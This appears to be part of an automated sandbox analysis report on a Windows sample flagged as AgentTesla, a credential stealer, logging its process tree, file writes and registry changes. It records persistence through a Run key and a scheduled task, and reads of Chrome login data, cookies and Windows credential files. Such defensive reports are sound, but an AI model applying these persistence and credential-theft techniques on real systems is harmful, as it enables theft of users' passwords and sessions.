Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: ENQUIRY 050420217274.exe PID: 5964 Parent PID: 3348

General

Start time:	20:39:49
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\ENQUIRY 050420217274.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x4d0000
File size:	1224704 bytes
MD5 hash:	CF4FBD7FA545026F738A9B49730010E0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.479176115.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.494432601.0000000002B24000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.491848296.0000000002891000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E12CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E12CF06	unknown
C:\Users\user\AppData\Roaming\jNnIJrO	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF7BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CF7DD66	CopyFileW
C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CF7DD66	CopyFileW
C:\Users\user\AppData\Roaming\1sjzujpi.wdh	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF7BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\1sjzujpi.wdh\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF7BEFF	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\1sjzujpi.wdh\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF7BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\1sjzujpi.wdh\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	6CF7DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\1sjzujpi.wdh\Chrome\Default\Cookies	success or wait	1	6CF76A95	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 43 32 04 96 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 24 10 00 00 8a 02 00 00 00 00 00 c6 43 10 00 00 20 00 00 00 60 10 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 13 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...C2........... ....0..$...........C... ...`....@.. ....@................	success or wait	5	6CF7DD66	CopyFileW
C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CF7DD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\1sjzujpi.wdh\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6CF7DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E105705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E105705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E10CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E105705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E105705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF71B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CF71B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CF71B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CF71B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\8a95f74b-deb7-4d33-9ab4-dd6c9dcc72dc	unknown	4096	success or wait	1	6CF71B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CF71B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CF71B4F	ReadFile
C:\Users\user\AppData\Roaming\1sjzujpi.wdh\Chrome\Default\Cookies	unknown	16384	success or wait	1	6CF71B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	jNnIJrO	unicode	C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe	success or wait	1	6CF7646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	jNnIJrO	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6CF7DE2E	RegSetValueExW

Analysis Process: jNnIJrO.exe PID: 3476 Parent PID: 3388

General

Start time:	20:40:21
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe'
Imagebase:	0x8c0000
File size:	1224704 bytes
MD5 hash:	CF4FBD7FA545026F738A9B49730010E0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000D.00000002.337141324.0000000003DC9000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 21%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E12CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E12CF06	unknown
C:\Users\user\AppData\Local\Temp\tmp30B1.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CF77038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\jNnIJrO.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E43C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp30B1.tmp	success or wait	1	6CF76A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp30B1.tmp	unknown	1639	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	success or wait	1	6CF71B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\jNnIJrO.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E43C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E105705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E105705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E10CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E105705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E105705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF71B4F	ReadFile

Analysis Process: jNnIJrO.exe PID: 5452 Parent PID: 3388

General

Start time:	20:40:29
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe'
Imagebase:	0xdf0000
File size:	1224704 bytes
MD5 hash:	CF4FBD7FA545026F738A9B49730010E0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E12CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E12CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E105705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E105705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E10CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E105705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E105705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF71B4F	ReadFile

Analysis Process: schtasks.exe PID: 5680 Parent PID: 3476

General

Start time:	20:40:30
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\cZltdo' /XML 'C:\Users\user\AppData\Local\Temp\tmp30B1.tmp'
Imagebase:	0xd60000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 640 Parent PID: 5680

General

Start time:	20:40:30
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: jNnIJrO.exe PID: 2344 Parent PID: 3476

General

Start time:	20:40:33
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x200000
File size:	1224704 bytes
MD5 hash:	CF4FBD7FA545026F738A9B49730010E0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: jNnIJrO.exe PID: 5500 Parent PID: 3476

General

Start time:	20:40:34
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\jNnIJrO\jNnIJrO.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xe20000
File size:	1224704 bytes
MD5 hash:	CF4FBD7FA545026F738A9B49730010E0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.479218404.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.490723046.0000000003281000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000002.490723046.0000000003281000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Disassembly

Code Analysis